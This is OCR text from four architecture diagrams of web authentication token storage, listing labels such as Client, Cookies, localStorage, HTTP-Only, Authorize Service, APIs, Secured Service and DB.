

R
A
Client
Cookies
localStorage
Authorize Service
APIs
Secured Service
DB



R
Client
Cookies
localStorage
A
Authorize Service
APIs
Secured Service
DB



Client
Cookies
R
HTTP-Only
localStorage
A
Authorize Service
APIs
Secured Service
DB



Client
Cookies
R
HTTP-Only
localStorage
A
Authorize Service
APIs
Secured Service
DB

